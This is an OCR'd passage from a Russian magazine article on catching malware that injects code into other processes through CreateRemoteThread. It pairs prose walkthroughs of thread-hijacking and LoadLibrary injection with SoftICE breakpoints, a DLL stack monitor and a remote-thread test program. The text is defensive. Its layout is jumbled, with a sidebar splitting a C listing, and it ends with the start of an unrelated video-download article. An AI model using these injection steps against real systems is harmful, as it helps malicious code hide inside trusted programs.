› Рисунок 2. Раскрутка стека с целью поиска материнской функции, вызывающей CreateRemoteThread

счет смерти можно не волноваться, поскольку если компьютер подключен к сети, то малварь будет приходить через дыры вновь и вновь до тех пор, пока жертва их не залатает. Но свежие дыры появляются регулярно, а вот заплатки зачастую не скачиваются годами...

Покорение чужого адресного пространства

Существует по меньше мере два способа внедрения вредоносного кода в постороннее адресное пространство. Первый: получаем дескриптор процесса-жертвы вызовом OpenProcess, выделяем в нем немного памяти посредством VirtualAllocEx (не забыв установить ей атрибуты «исполняемый регион», поскольку на машинах с активным аппаратным DEP выполнение кода в области данных невозможно), копируем туда вредоносный код через WriteProcessMemory, после чего с помощью недокументированных функций добываем дескриптор основного потока. Далее замораживаем его (SuspendThread), получаем и запоминаем регистровый контекст (GetThreadContext), перебрасываем регистр-указатель команд (EIP) на начало вредоносного кода, обновляем регистровый контекст (SetThreadContext) и размораживаем поток (ResumeThread), передавая управление на свой вредоносный код. Последний делает все, что задумано, и возвращает управление по оригинальному EIP. Все! Программа изнасилована!
Достоинство этого способа в том, что он работает как на 9x (95, 98, Me), так и на NT (W2K, XP, Server 2003, Виста, Longhorn). А недостаток — в его заметности. Последовательность вызовов типа OpenProcess\VirtualAllocEx\WriteProcessMemory\SuspendThread\GetThreadContext\SetThreadContext\ResumeThread практически никогда не встречается в честных программах и выдает малварь с головой.
А вот другой подход: получаем дескриптор процесса-жертвы вызовом OpenProcess, выделяем в нем память посредством VirtualAllocEx, копируем туда вредоносный код через WriteProcessMemory и создаем удаленный поток с помощью API-функции CreateRemoteThread (причем, как показано во врезке, без VirtualAllocEx и WriteProcessMemory в некоторых случаях можно обойтись).
Достоинства такого подхода в простоте технической реализации и хорошей маскировке, поскольку удаленные потоки активно создаются и многими честными программами. Вот и попробуй определи, кто создал удаленный поток и зачем! Но мы все-таки определим.
Долгое время этот способ был второстепенным, поскольку удаленные потоки существуют только в NT, а на 9x вместо функции CreateRemoteThread вставлена «заглушка», всегда возвращающая ошибку. Однако за последние несколько лет доля NT-подобных систем превысила 90% рынка осей, и на совместимость с 9x все махнули рукой, в результате чего создание удаленных потоков стало основным способом внедрения малвари в доверенные процессы. О борьбе с ней мы сейчас и поговорим.

Первые эксперименты

Загружаем SoftICE (именно SoftICE, OllyDbg и другие отладчики не прокатят), нажимаем <Ctrl-D> и, дождавшись появления на экране черного прямоугольника окна, устанавливаем точку останова на API-функцию CreateRemoteThread, после чего выходим из SoftICE:

УСТАНОВКА ТОЧКИ ОСТАНОВА НА CREATEREMOTETHREAD В SOFTICE


```
# установка точки останова на CreateRemoteThread
:bpx CreateRemoteThread

# выход из SoftICE
:x
```


Теперь мы сможем контролировать вызовы CreateRemoteThread, и при каждом таком вызове отладчик будет послушно всплывать, отображая состояние стека, регистров, памяти, передавая нам в руки штурвал. Теперь запустим какое-нибудь приложение, например FAR. Сразу же после появления голубых панелей на экране (ну у кого — голубых, а у автора — черных) всплывает SoftICE, высвечивая имя функции (CreateRemoteThread) в окне CODE и имя программы (FAR) в правом нижнем углу статусной строки (смотри рисунок 1).
Ни фига себе! Вроде бы честное приложение... и вдруг удаленные потоки. С какой это стати FAR лезет своими грязными лапами в чужие программы?! Может, у нас потому и глючит все! Но прежде чем высаживаться на полное неглиже и жуткую измену (от которой не спасет даже смесь валерьяны с мелатонином), попробуем все-таки разобраться, что это за безобразие такое происходит. Команда stack (смотри рисунок 1) не скажет ничего интересного, и потому приходится прибегать к помощи тяжелой артиллерии. Даем команду dd для переключения дампа в режим вывода двойных слов (смотри рисунок 2), после чего смотрим командой d esp содержимое стека, на вершине которого расположен адрес возврата из функции CreateRemoteThread в вызывающий ее код, равный в данном случае 77E9652Ch (в других версиях NT этот адрес будет отличаться). Смотрим, какой функции он принадлежит: «u 77E9652C», и... видим функцию CreateThread, создающую локальный поток внутри самого FAR'а.
И действительно, дизассемблирование библиотеки KERNEL32.DLL с помощью IDA Pro или любого другого дизассемблера доказывает (смотри рисунок 3), что на низком концептуальном уровне (уровне исполнительной системы, являющейся частью ядра) в NT существует только функция CreateRemoteThread. А CreateThread — лишь тонкая «обертка», создающая удаленные потоки в текущем процессе (локальный поток представляет собой частный случай удаленного).







› Рисунок 3. IDA Pro наглядно показывает, что локальный поток является частным случаем удаленного



› Рисунок 4. Клиент-серверная подсистема времени исполнения создает удаленные потоки в служебных целях

Таким образом, чтобы отбросить локальные потоки (нам совершенно неинтересные), необходимо запомнить адрес возврата из CreateRemoteThread в CreateThread, установив простейший фильтр в виде условной точки останова. Согласно синтаксисту SoftICE, она задается так:

УСТАНОВКА УСЛОВНОЙ ТОЧКИ ОСТАНОВА-ФИЛЬТРА

```
# удаляем ранее установленные точки останова
:bc *

# устанавливаем условную точку останова
# на CreateRemoteThread, игнорирующую
# вызовы из  CreateThread (локальные потоки)

:bpx CreateRemoteThread if (esp->0 != 77E9652C)

# выходим на свободу
:x
```

Теперь SoftICE уже не всплывает при запуске FAR'a, но тут же выпрыгивает при его закрытии. Как?! Еще один удаленный поток?! Смотрим на правый нижний угол статусной строки (смотри рисунок 4), где сейчас поселился CSRSS, расшифровывающийся как Client/Server Runtime Sub-System (клиент-серверная подсистема времени исполнения), чей адрес возврата равен 5FFAF3F4h.
Просматривая карту памяти (командой mod в SoftICE), определяем, что адрес 5FFAF3F4h принадлежит модулю CSRSS.EXE, то есть это действительно клиент-серверная подсистема времени исполнения. Так что все нормально.

РАЗОБЛАЧЕНИЕ КЛИЕНТ-СЕРВЕРНОЙ ПОДСИСТЕМЫ ВРЕМЕНИ ИСПОЛНЕНИЯ В SOFTICE

```
# определяем адрес возврата из функции
CreateRemoteThread
# (он лежит на вершине стека и выделен полужирным шриф-
том с подчеркиванием)
:d esp
0023:00DBF440 5FFAF3F4  00000430  00DBF480  00000000
..._0..........
0023:00DBF450 77E88C27  00000002  00000000  00DBF48C
'..w...........
0023:00DBF460 00DBF53C  00000000  00000001  000C0001
<..............
# определяем принадлежность адреса возврата по карте
памяти
# (адрес принадлежащего ему модуля выделен полужирным
шрифтом с подчеркиванием)

:mod
hMod Base    PEHeader Module Name     File Name
    80400000 804000C8 ntoskrnl       \WINNT\System32\
NTOSKRN1.EXE
    5FF80000 5FF800C0 csrsrv        \WINNT\system32\
csrsrv.dll
    5FF90000 5FF900D0 basesrv        \WINNT\system32\
basesrv.dll
    5FFA0000 5FFA00C8 winsrv        \WINNT\system32\
winsrv.dll
    5FFF0000 5FFF00D0 csrss         \WINNT\system32\
csrss.exe
    77E10000 77E100D8 user32        \WINNT\system32\
user32.dll
    77F80000 77F800C0 ntdll         \WINNT\system32\
ntdll.dll
```

И ведь ни фига не нормально! Не можем же мы терпеть постоянные всплытия отладчика, каждый раз разбираясь, «правильно» это или «неправильно»?! Так что наш фильтр нуждается в совершенствовании. Удаляем прежнюю точку останова и создаем новую, отбрасывающую как CreateThread, так и CSRSS.

УСТАНОВКА ДВОЙНОГО ФИЛЬТРА УСЛОВНОЙ ТОЧКИ ОСТАНОВА НА CREATEREMOTETHREAD

```
# удаляем ранее установленные точки останова
:bc *

# устанавливаем условную точку останова на
CreateRemoteThread,
# игнорирующую вызовы из CreateThread и из CSRSS.EXE
:bpx CreateRemoteThread if ((esp->0 != 77E9652C) &&
(esp->0 != 5FFAF3F4))

# выходим из SoftICE
:x
```

Ага! Теперь, даже если ничего не трогать, SoftICE все равно всплывет, ругаясь на системные сервисы (service), имя которых отображено в правом нижем углу статусной строки. Коварство NT не знает пределов! Удаленные потоки создает множество легальных компонентов! Попробуй тут за всеми ними уследи...




Рисунок 5. Исследование содержимого стека в момент создания новых локального и удаленного потоков

Так, заканчиваем с нытьем! Системных компонентов не так уж и много. В стерильной W2K SP0 (из которой выкинуты все лишние службы) их меньше десятка. Правда, удаленные потоки могут создавать также и драйверы, но с драйверами все проще: их адрес возврата всегда больше 80000000h, и для фильтрации достаточно забить всего одно условие: (esp->0 < 80000000). Если оно выполняется, отладчик всплывает, если же нет — тихо фильтрует вызов и ждет дальше.

В итоге SoftICE превращается в мощный проактивный антивирус, всплывающий только при вызове CreateRemoreThread из зловредных программ, пытающихся внедриться в доверенные приложения. Как этому помешать? Да очень просто! Достаточно заменить дескриптор процесса (лежащий по смещению +4 байта от регистра ESP) нулем, обломив функцию CreateRemoteThread с созданием удаленного потока.

БЛОКИРОВКА СОЗДАНИЯ УДАЛЕННОГО ПОТОКА

```
# забиваем оригинальный дескриптор потока
:E (esp->4) 0

# выходим из SoftICE
:X
```

К сожалению, этот метод борьбы с малварью невозможно рекомендовать непродвинутым пользователям — вид SoftICE приводит их в ужас, граничащий с суицидом. Да и таскать SoftICE за собой накладно (и памяти он кушает будь здоров). К тому же адреса точек вызова CreateRemoteThread могут измениться при установке очередной заплатки...

А что если попробовать обойтись без SoftICE, написав относительно несложную программу?! Вот этим мы сейчас и займемся!

Ловля малвари своими руками на Dll

Прямой перехват CreateRemoteThread кажется очевидным решением, но это далеко не лучший и не самый легкий в реализации метод. А давай напишем простейшую DLL, с помощью которой будем отслеживать создание новых потоков!

Если динамическая библиотека имеет точку входа, то она вызывается при всяком создании/завершении потоков (а также при загрузке/выгрузке DLL, но нам они сейчас не интересны). Вызов происходит в контексте подопытного процесса до окончательного формирования потока, то есть в тот момент, когда можно получить идентификатор потока, прочитать его контекст и даже завершить поток вызовом TerminateThread, но сам поток еще не начал выполняться, и потому зловредный код отдыхает. Ну а на стеке находится... собственно говоря, гарантированно там находятся только аргументы функции DllMain, а все остальное — системно-зависимо и недокументировано. С другой стороны, user-space стек один, и потому в него неизбежно попадают адреса возврата предыдущих системных функций, участвующих в подготовке потока к запуску.

Автор расковырял стек до самого основания, пытаясь определить, зависит ли его содержимое от типа создаваемого потока (локальный или удаленный), и, представь себе, определил! В результате получилось мощное оружие против хакеров, бьющее точно в цель и укладывающееся в пару десятков строчек кода на Си.

Нам потребуются две тестовые программы и одна динамическая библиотека-монитор. DLL будет отслеживать создание новых потоков в тех процессах, которые ее загрузят в свое адресное пространство, распечатывая содержимое первых 20h двойных слов от верхушки стека. Одним из таких процессов и будет первая тестовая программа, создающая внутри себя локальный поток. Вторая программа необходима для создания удаленного потока в первой. В общем, все просто, как дважды два.

Рассмотрим следующий код, совмещающий в себе DLL-монитор и первую тестовую программу. Сделано это совмещение исключительно с целью экономии бумаги, чтобы не переводить лес на дублирующиеся листинги. Алгоритм работы программы ясен из сопутствующих комментариев:

ИСХОДНЫЙ ТЕКСТ KPNC.C, СОВМЕЩАЮЩИЙ В СЕБЕ ТЕСТОВУЮ ПРОГРАММУ С DLL-МОНИТОРОМ

```
#include <stdio.h>
#include <windows.h>
#include <process.h>

// главная (и единственная) функция локального потока,
// получающая управление и тут же завершающая поток по return
int thread(void *x){ return 0; }
```



Исходные тексты программы, а также компилятор для сборки мы заботливо выложили на наш DVD-диск.



Рассматривать представленный способ как стопроцентный ни в коем случае нельзя. Даже сейчас есть множество руткитов, которые легко обходят описанный механизм защиты.

Жизнь без WriteProcessMemory

Оба метода внедрения используют VirtualMemoryEx/WriteProcessMemory для выделения памяти в адресном пространстве чужого процесса и копирования туда вредоносного кода, что легко демаскирует малварь, поскольку к числу распространенных эти API-функции явно не относятся. Ну ладно, без VirtualMemoryEx еще как-то можно обойтись, забросив код на вершину стека, но чем заменить WriteProcessMemory?!

А вот чем!!! Помещаем зловредный код в динамическую библиотеку с неприметным названием. Находим в адресном пространстве чужого процесса функцию LoadLibrary, находящуюся в KERNEL32.DLL, которая вплоть до Висты у всех процессов располагается по тем же самым виртуальным адресам (то есть нам достаточно прочитать адресное пространство своего процесса, что никакая защита не запрещает). Теперь создаем удаленный поток внутри жертвы, указав в качестве стартового адреса потока адрес LoadLibrary и передав ей указатель на имя нашей DLL с единственным аргументом. Естественно, это имя должно присутствовать в ее адресном пространстве, а потому нам опять-таки приходится сканировать внутренности KERNEL32.DLL (или, например, NTDLL.DLL), выискивая подходящую текстовую строку.

Вот, собственно, и все. Зловредная динамическая библиотека будет загружена в адресное пространство процесса-жертвы, DllMain получит управление, и DLL сможет делать все, что ей заблагорассудится. Предложенный способ легко отлавливает такое проникновение, а защитные механизмы, основанные на WriteProcessMemory (их, кстати говоря, больше всего), — нет.

```
// чтобы создать динамическую библиотеку, необходимо
// экспортировать хотя бы одну функцию, иначе линкер
// от Microsoft нас не поймет, а искать обходные пути
// выйдет дороже, чем набить одну строку (и еще 5 строк
// комментария к ней, что в сумме дает 6)
__declspec(dllexport) char* demo() { return 0;}


// главная функция первой тестовой программы
// (в DLL она не работает)
main()
{
  // объявляем буфер для fgets
  char buf[666];

  // загружаем DLL-монитор в свое адресное пространство
  LoadLibrary("KPNC.DLL");

  // создаем локальный поток
  _beginthread(thread,0,0);

  // ждем нажатия на <ENTER> и отваливаем
  printf("press enter to exit\n");
  fgets(buf,66,stdin);
}

// точка входа в DLL
// в тестовой программе она не работает
BOOL APIENTRY DllMain(HINSTANCE hinstDLL, DWORD
fdwReason, LPVOID lpvReserved)
{
  // объявляем переменные
  int a, *p;

  // мониторим события
  switch (fdwReason)
  {
    // создан новый поток!
    case DLL_THREAD_ATTACH:
      // распечатываем первые 20h двойных слов
      // от вершины стека
      p = &a;
      for(a=0;a<0x20;a++) printf("%08Xh\n",*p++);

      printf("создание потока: %08Xh,%08Xh\n",
        hinstDLL,lpvReserved);
      break;

    // поток ушел в суицид
    case DLL_THREAD_DETACH:

      printf("завершение потока %08Xh,%08Xh\n",
        hinstDLL,lpvReserved);
      break;
  }

  // карету мне, карету, мотаю я отсюда!!!
  return TRUE;
}
```

Компилировать KPNC.c приходится в два прохода. Сначала создаем динамическую библиотеку-монитор, после чего генерируем исполняемый файл тестовой программы.

Пара слов об используемых ключах. Ключ '/LD' предписывает компилятору Microsoft Visual Studio создавать динамическую библиотеку. По умолчанию (если его не указать) создается исполняемый файл. Ключ '/MT' (сокращение от Multi-Thread) указывает на необходимость использования многопоточной версии стандартной библиотеки Си.

КОМПИЛЯЦИЯ ДИНАМИЧЕСКОЙ БИБЛИОТЕКИ-МОНИТОРА

```
$cl /MT /LD KPNC.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version
12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights
reserved.

KPNC.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights
reserved.

/out:KPNC.dll
/dll
/implib:KPNC.lib
KPNC.obj
  Creating library KPNC.lib and object KPNC.exp
```



Теперь напишем тестовую программу номер два, создающую удаленный поток в первой тестовой программе. Для простоты идентификатор процесса определяется вручную (через диспетчер задач), а не автоматически. В остальном код программы не содержит ничего интересного:

REMOTETHREAD.C — ИСХОДНЫЙ ТЕКСТ ТЕСТОВОЙ ПРОГРАММЫ НОМЕР ДВА

```
#include <stdio.h>
#include <windows.h>

#define PID 1368    // идентификатор процесса для со-
здания удаленного потока

main()
{
   // объявляем переменные
   char buf[666]; DWORD id; HANDLE h;

   // получаем дескриптор процесса для создания
   // удаленного потока
   h = OpenProcess(PROCESS_ALL_ACCESS, 0, PID);

   // создаем удаленный поток
   printf("%x\n", CreateRemoteThread(h, 0,0,
      0x401481, 0, 0, &id));


   // ждем нажатия на клавишу и выходим
   printf("press enter to exit\n");
   fgets(buf,66,stdin);
}
```

Все необходимое для экспериментов готово. Самое время приступить к делу! Запустим KPNC.exe на выполнение (смотри рисунок) и вызовем диспетчер задач нажатием <Ctrl-Shift-Esc>. Найдем в нем KPNC.exe, запомнив идентификатор процесса, в данном случае равный 1104. Подставим идентификатор в макрос PID программы remotethread.c, откомпилируем ее с ключами по умолчанию и тут же запустим, не обращая внимания на ругательства компилятора.
Тестовая программа номер один тут же грохнется (удаленный поток создается по случайному адресу), но библиотека-монитор успеет вывести на экран содержимое стека, которое нам и нужно.
Сравнение содержимого стека в случае создания локального и удаленного потоков обнаруживает одно, но очень существенное их различие (смотри таблицу). На самом дне стека, после цепочки нулей, лежит двойное слово, которое в случае локального потока указывает внутрь NTDLL.DLL, а вот при удаленном потоке туда попадает указатель на user-space стек, равный 0012F788h (естественно, его значение в зависимости от ситуации может варьироваться в очень широких пределах).
Вырисовывается следующий алгоритм: спускаемся на дно стека, находим там цепочку нулей, поднимаясь вверх по которой (вверх — это в область младших адресов), встречаем первое ненулевое двойное слово. Если оно лежит внутри NTDLL.DLL (базовый адрес загрузки которой легко получить вызовом GetModuleHandle), то все OK, это локальный поток. В противном случае давим поток через TerminateThread, предварительно убедившись, что мы не находимся внутри системного процесса, такого как Service.exe или CSRSS.EXE (имя определяется API-функцией GetModuleFileName).
И последнее. Чтобы подключить нашу динамическую библиотеку-монитор ко всем запускаемым процессам, ее достаточно прописать в следующей ветке системного реестра: HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs, после чего останется только радоваться жизни и обмывать победу над малварью свежим пивом.

ЛОКАЛЬНЫЙ ПОТОК	УДАЛЕННЫЙ ПОТОК
0062FC3Ch	0062FC3Ch
0062FC60h	0062FC60h
10001576h	10001576h
10000000h	10000000h
00000002h	00000002h
00000000h	00000000h
7FFDF000h	7FFDF000h
0062FC74h	0062FC74h
10001526h	10001526h
0062FC80h	0062FC80h
77F8806Ch	77F8806Ch
10000000h	10000000h
00000002h	00000002h
00000000h	00000000h
10001526h	10001526h
7FFDF000h	7FFDF000h
00134770h	00134770h
0062FD1Ch	0062FD1Ch
77F8AB2Fh	77F8AB2Fh
10001526h	10001526h
10000000h	10000000h
00000002h	00000002h
00000000h	00000000h
7FFDF000h	7FFDF000h
7FFDD000h	7FFDD000h
00000000h	00000000h
77F83A44h	77F83A44h
0062FD30h	0062FD30h
0062FD30h	0062FD30h
77F8D514h	0012F788h
00300520h	00000000h
00000000h	00000000h
00000000h	00000000h
00000000h	00000000h
00000000h	00000000h

Такие пироги

Стопроцентных защит не существует, и предложенный прием не является исключением. Умная малварь и его сможет обойти, используя более продвинутые механизмы внедрения. Проблема меча и щита не имеет решения, но это не значит, что все щиты идут лесом. Даже плохой щит лучше, чем полное отсутствие такового. К тому же по меньшей мере 2/3 существующих сегодня зловредных программ легко ловятся DLL-монитором, в то время как разрекламированные антивирусные комплексы KAV, Dr.Web, NOD32 сидят себе в трее и даже не хрюкают. Выводы делай сам! ЭС



Ты Телевизор, или обманываем YouTube

Эффективная закачка потокового видео


Многие знают по меньшей мере один способ того, как скачать потоковое видео с YouTube, Google и прочих онлайн-ресурсов. Но наша задача шире: ролики нужно закачать с максимальным качеством, минимальным трафиком, с использованием бесплатных утилит, получив в итоге стандартный avi и/или mpeg-файл, проигрывающийся где угодно и на чем угодно. Решение намного сложнее, чем можно подумать. Существует множество программ и сетевых служб, предлагающих свои услуги, но... большинство из них либо нагло требует денег, либо показывает рекламу, либо же выдает файлы неоправданно низкого качества. На самом деле, чтобы решить проблему, ничего, кроме браузера, не нужно! Главное — это правильно им воспользоваться!

С появлением широкополосных каналов и падением цены на трафик ниже плинтуса пользователи наперебой бросились обмениваться видео: как своими собственными «шедеврами», снятыми на дешевую камеру, так и вполне профессиональными клипами (а позднее и целыми видеофильмами), надерганными со спутникового/кабельного/эфирного TV, фирменных DVD и прочих носителей, включая порядком потрепанные видеокассеты.

Долгое время основным источником дичи был Осел — клиент файлообменной сети eDonkey. В нем можно найти практически все. Но! Во-первых, скорость скачки оставляет желать лучшего, и редкие файлы скачиваются неделями или месяцами, что, кстати говоря, препятствует использованию Осла в интернет-кафе. Во-вторых, во многих странах Осел объявлен вне закона, и потому далеко не каждый системный администратор к нему благосклонен. В-третьих, качество представленных материалов варьируется в очень широких пределах: от Hi-Fi до грубых подделок. Так, например, скачивая клипы «Агаты Кристи» можно запросто заполучить своп от винды. Хорошо, если трафик безлимитный. А если нет?! Спрос рождает предложение, и в Сети появились ресурсы, специализирующиеся на распространении видеоматериалов, причем на совершенно легальной основе. Вместо того чтобы крутить клипы на TV, отваливая за это бешенные бабки, намного выгоднее выложить их на YouTube, Google Video, iFilm, etc, где их увидят миллионы зрителей, многие из которых захотят приобрести понравившийся альбом. Короче, «верхи» хоть и медленно, но верно учатся торговать по-новому, однако их алчность и жажда наживы не дают сделать следующий шаг — выложить видео в свободный доступ, чтобы его мог скачать любой желающий, сохранив файл на жестком диске или другом носителе.



> YouTube позволяет просматривать видео в режиме реального времени, но без возможности сохранения на жесткий диск



> Поиск видеофайлов в кэше браузера посредством FAR'а

Смотреть же видео в реальном времени можно только на быстрых каналах и безлимитных тарифах. У большинства же отечественных пользователей такие каналы только в интернет-кафе или на работе, а какой там просмотр? Ни комфорта, ни акустики... К тому же нет никакой гарантии, что клип, кем-то закачанный в Сеть сегодня, не исчезнет оттуда через несколько дней. Сохранив его на CD/DVD-R/RW, мы не только сэкономим деньги, когда захотим посмотреть его еще раз, но и гарантированно обеспечим возможность самого просмотра. Плюс легкость передачи файла друзьям.

Впрочем, агитировать за сливание потокового видео на винчестер вроде бы ни к чему. Это всем и так понятно. Лучше рассказать, как это осуществить.

Первые эксперименты

